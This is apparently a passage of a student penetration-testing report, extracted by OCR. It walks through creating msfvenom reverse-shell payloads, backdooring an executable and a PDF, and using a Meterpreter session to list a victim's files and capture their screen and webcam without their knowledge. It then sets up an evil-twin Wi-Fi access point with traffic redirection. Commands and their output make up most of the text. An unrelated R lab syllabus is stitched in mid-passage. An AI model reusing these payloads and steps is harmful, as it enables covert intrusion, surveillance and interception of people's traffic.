Create a Simple TCP Shell for Javascript

```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f raw > example.jsp
```

Create a Simple TCP Shell for WAR

```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f war > example.war
```

Windows Payloads

Creates a backdoor in an executable file (.exe)

```
root@kali:~# msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f exe > example.exe
```


Create a simple TCP payload with shikata_ga_nai encoder.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=3333 -e x86/shikata_ga_nai -b ‘\x00’ -i 3 -f exe > example.exe
```

Binds an exe with a Payload and encodes it

```
root@kali:~# msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=3333 -e x86/shikata_ga_nai -i 3 -b “\x00” -f exe > example.exe
```

- To start Metasploit, using msfconsole




```
┌──(psychomutant㉿killjoy)-[~/Desktop]
└─$ msfconsole                                                          1 ⚙
```

Fig 5.11

Connection:
We now need to set up a listener on the port we determined within the executable. We do this by launching Metasploit using the command **msfconsole** on the Kali Linux terminal.
The screenshot below shows what commands to issue within Metasploit. First, we'll tell Metasploit to use the generic payload handler "multi/handler" using the command ```**use multi/handler**```. We will then set the payload to match the one set within the executable using the command ```**set payload windows/meterpreter/reverse_tcp**```. We will then set the LHOST and LPORT this way — ```**set LHOST 192.168.195.72**``` and **set** ```**LPORT 4444**```. Once done, type ```run``` or ```exploit```and press Enter.
The screenshot below displays the output. The reverse TCP handler should begin waiting for a connection.


- Setting up meterpreter session to connect to victim and exploit the device.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.29.99
LHOST => 192.168.29.99
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.29.99:4444
[*] Sending stage (200262 bytes) to 192.168.29.246
[*] Meterpreter session 1 opened (192.168.29.99:4444 -> 192.168.29.246:63276) at
```

Fig 5.12


- Opening command prompt of windows in Attacker device without users knowledge



```
C:\Users\syedk\Downloads>dir
dir
 Volume in drive C is Windows-SSD
 Volume Serial Number is 7821-6BBA

 Directory of C:\Users\syedk\Downloads

15-12-2021  21:37    <DIR>          .
15-12-2021  21:37    <DIR>          ..
15-07-2021  06:30         1,310,832 ChromeSetup.exe
15-07-2021  06:11        70,858,912 DiscordSetup.exe
24-07-2021  20:57       675,038,744 ideaIC-2021.1.3.exe
15-12-2021  06:30            84,890 ielts result.pdf
16-07-2021  21:25        69,072,384 Install VALORANT.exe
21-11-2021  17:32     3,359,047,680 kali-linux-2021.3a-installer-amd64.iso
06-08-2021  19:45           232,490 manhattan_prep_1000_gre_words_.pdf
05-08-2021  01:51            41,170 Mohammed's Resume (1).pdf
```

Fig 5.13


- Taking a screenshot and websnap of windows without victim’s knowledge



```
meterpreter > screenshot
Screenshot saved to: /home/psychomutant/SqtnCLYT.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/psychomutant/ykpBdICh.jpeg
```

Fig 5.14


- Creating a payload embedded within a pdf



```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.29.99
LHOST => 192.168.29.99
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME hack.pdf
FILENAME => hack.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > /home/psychomutant/Downloads/'DSR Record 019.pdf'
[*] exec: /home/psychomutant/Downloads/'DSR Record 019.pdf'

sh: 1: /home/psychomutant/Downloads/DSR Record 019.pdf: Permission denied
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/psychomutant/Downloads/'DSR Record 019.pdf'
INFILENAME => /home/psychomutant/Downloads/DSR Record 019.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/psychomutant/Downloads/DSR Record 019.pdf'...
[*] Parsing '/home/psychomutant/Downloads/DSR Record 019.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'hack.pdf' file...
[+] hack.pdf stored at /home/psychomutant/.msf4/local/hack.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

Fig 5.15

- Checking the pdf created



```
┌──(root💀killjoy)-[/home/psychom
└─# ls
Desktop       Documents  JlmlASr
DKDlAxZD.html Downloads  Music

┌──(root💀killjoy)-[/home/psychom
└─# cd Downloads

┌──(root💀killjoy)-[/home/psychom
└─# ls
'DSR Record 019.pdf'    LOIC-1.0.8

┌──(root💀killjoy)-[/home/psychom
└─# cd ..

┌──(root💀killjoy)-[/home/psychom
└─# cd ..

┌──(root💀killjoy)-[/home]
└─# cd ..

┌──(root💀killjoy)-[/]
└─# cd ..

┌──(root💀killjoy)-[/]
└─# cd ..

┌──(root💀killjoy)-[/]
└─# cd /home/psychomutant/.msf4/l

┌──(root💀killjoy)-[/home/psychom
└─# ls
hack.pdf

┌──(root💀killjoy)-[/home/psychom
└─# open hack.pdf
```

MUFFAKHAM JAH COLLEGE OF ENGINEERING AND TECHNOLOGY
(SULTAN-UL-LOOM EDUCATION SOCIETY)
Computer Science and Engineering Department

Subject: Data Science Lab   Subject Code: PC 751 CS

Academic Year: 2021 – 2022   Class: BE VII-Sem CSE-A

LIST OF PROGRAMS


1. Write R commands to use mathematical functions on R Console and Write R script to create a Calculator Application
2. Write R script to find descriptive statistics using str, summary, subset, aggregate functions on MTCARS, CARS and IRIS dataset
3. Write R script to read/import data from text file, CSV file, web URL, Excel data sheet and write/export data to the disk
4. Write R script to find data distribution using box plot and scatter plot on IRIS dataset, find outlier using plot on sample dataset, plot histogram and bar chart on MTCARS dataset, plot pie chart on IRIS dataset
5. Write R script to find correlation matrix, plot the correlation matrix, visualize the results and find

Fig 5.16

Evil Twin Attack

Step 1: Enable Monitor Mode on Wireless Interface


The first step in this tutorial is to enable Monitor mode on our wireless interface wlan0 (or whatever interface you are using). This can be accomplished by executing the airmon-ng start wlan0 command.



```
Run it as root

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo airmon-ng check kill                                                 1 ✕

Killing these processes:

    PID Name
    739 wpa_supplicant

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

null    wlan0           r8188eu         TP-Link TL-WN722N v2/v3 [Realtek RTL8188
EUS]
phy0    wlan1mon        ath9k           Qualcomm Atheros QCA9565 / AR9565 Wirele
ss Network Adapter (rev 01)


┌──(psychomutant㉿killjoy)-[~]
```

Fig 5.17

Step 2: Locate the Target Wireless Network Using Airodump-ng: The second step is to use airodump-ng to list out currently running wireless networks in our vicinity and locate your home Wi-Fi network we would like to clone. If your objective is to just create a fake AP, then you can skip this step. Execute the **airodump-ng wlan0mon** command. Wait a while until you see your wireless network you want to clone appear in the list. When you find it, press **[ctrl+c]** and leave the terminal open.




```
┌──(psychomutant㉿killjoy)-[~]
└─$ sudo airodump-ng wlan0mon



 CH  4 ][ Elapsed: 6 s ][ 2021-12-30 15:47

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C4:95:4D:3F:83:94  -42       17        3    0   4  130   WPA2 CCMP   PSK  Ikram
 90:8D:78:75:EA:C4  -79       11       64    0  11   65   WPA2 CCMP   PSK  ALAJPURS
 00:5F:67:F9:64:64  -83        3        0    0   6  130   WPA2 CCMP   PSK  ACT101621211603
 D8:0D:17:B3:26:28  -86        8        0    0   3  270   WPA2 CCMP   PSK  CSR
 C0:8F:20:3B:67:C2  -86        4        0    0   1  130   WPA2 CCMP   PSK  binod6umar
 A8:DA:0C:0E:27:15  -91        4        2    0   6  130   WPA2 CCMP   PSK  shabbuarsh
 A8:DA:0C:49:DD:4E  -87        4        0    0   1  130   WPA2 CCMP   PSK  Anwar khan
 48:00:33:97:30:44  -90        4        2    0   1  130   WPA2 CCMP   PSK  MALIK

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C4:95:4D:3F:83:94  D8:F3:BC:D9:FA:35   -1    6e- 0      0        1
 C4:95:4D:3F:83:94  DC:EF:CA:FB:E9:AB  -70    0 -12     16        3
 C4:95:4D:3F:83:94  48:51:C5:1E:F7:67  -73    0 - 6e     0       10
 90:8D:78:75:EA:C4  D8:32:F3:64:22:2A   -1   24e- 0      0        2
```

Fig 5.18

Step 3: Create an Evil Twin or Fake AP Using Airbase-ng

Now that we have the information we need, we can create an Evil Twin using airbase-ng. Obviously, you will be using the network name of the network you want to clone. Or, if you are just creating a Fake AP, it can be any network name you want, such as “Anonymous,” “Free Wi-Fi,” “You Suck,” and so on. My real network is running on channel 11.




```
┌─(psychomutant㉿killjoy)-[~]
└─$ sudo airbase-ng -a A8:DA:0C:0E:5E:43 --essid "SD_fake" -c 6 wlan1mon
20:17:16  Created tap interface at0
20:17:16  Trying to set MTU on at0 to 1500
20:17:16  Trying to set MTU on wlan1mon to 1800
20:17:16  Access Point with BSSID A8:DA:0C:0E:5E:43 started.
```

Fig 5.19

Step 4: Configure Interface at0


As we saw in the last step, airbase-ng sets the evil twin on interface at0. We must bring this interface up, configure it, enable IP forwarding, and other parameters. Open up a new terminal, and execute the following commands. Here is what these commands do:

- **ifconfig at0 up** brings up the at0 interface. You can verify it’s now up using the ifconfig command.
- **ifconfig at0 10.0.0.1 netmask 255.255.255.0** sets the at0 interface IP address as 10.0.0.1 and the subnet mask as /24.
- **route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1** creates a static route in our routing table so that any traffic from out clients will be forwarded to the real gateway at 10.0.0.1, which is a part of the 10.0.0.0/24 network.
- **iptables -P FORWARD ACCEPT** creates a policy to accept forwarding in the chain target. This makes our Linux machine act like a router (even though it isn’t).
- **iptables -t nat -A POSTROUTING -o wlan0mon -j MASQUERADE** allows us to route outbound traffic without disrupting the normal flow of traffic on the network. The masquerade option kind of acts like Source NAT. See here for more information
- .**echo 1 > /proc/sys/net/ipv4/ip_forward** enables IP forwarding. The “1” enables IP forwarding while a “0” disables it




```
┌──(psychomutant㉿killjoy)-[~]
└─$ sudo ifconfig at0 up
[sudo] password for psychomutant:

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo ifconfig at0 192.168.1.0 netmask 255.255.255.0

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

┌──(psychomutant㉿killjoy)-[~]
┌──(psychomutant㉿killjoy)-[~]
└─$ sudo iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE

┌──(psychomutant㉿killjoy)-[~]
└─$ iptables --help
iptables v1.8.7

Usage: iptables -[ACD] chain rule-specification [options]
       iptables -I chain [rulenum] rule-specification [options]
       iptables -R chain rulenum rule-specification [options]
       iptables -D chain rulenum [options]
       iptables -[LS] [chain [rulenum]] [options]
       iptables -[FZ] [chain] [options]
```

Fig 5.20



```
iptables v1.8.7 (nf_tables): unknown option "--in-interface"
Try `iptables -h' or 'iptables --help' for more information.

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo iptables --append FORWARD --in-interface at0 -j ACCEPT            2 ×

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --destination 192.168.1.1:80
iptables v1.8.7 (nf_tables): DNAT: option "--to-destination" must be specified

Try `iptables -h' or 'iptables --help' for more information.

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 192.168.1.1:
80

┌──(psychomutant㉿killjoy)-[~]
└─$ sudp iptables -t nat -A POSTROUTING -j MASQUERADE
Command 'sudp' not found, did you mean:
  command 'sup' from deb sup
  command 'sfdp' from deb graphviz
  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap
Try: sudo apt install <deb name>
```

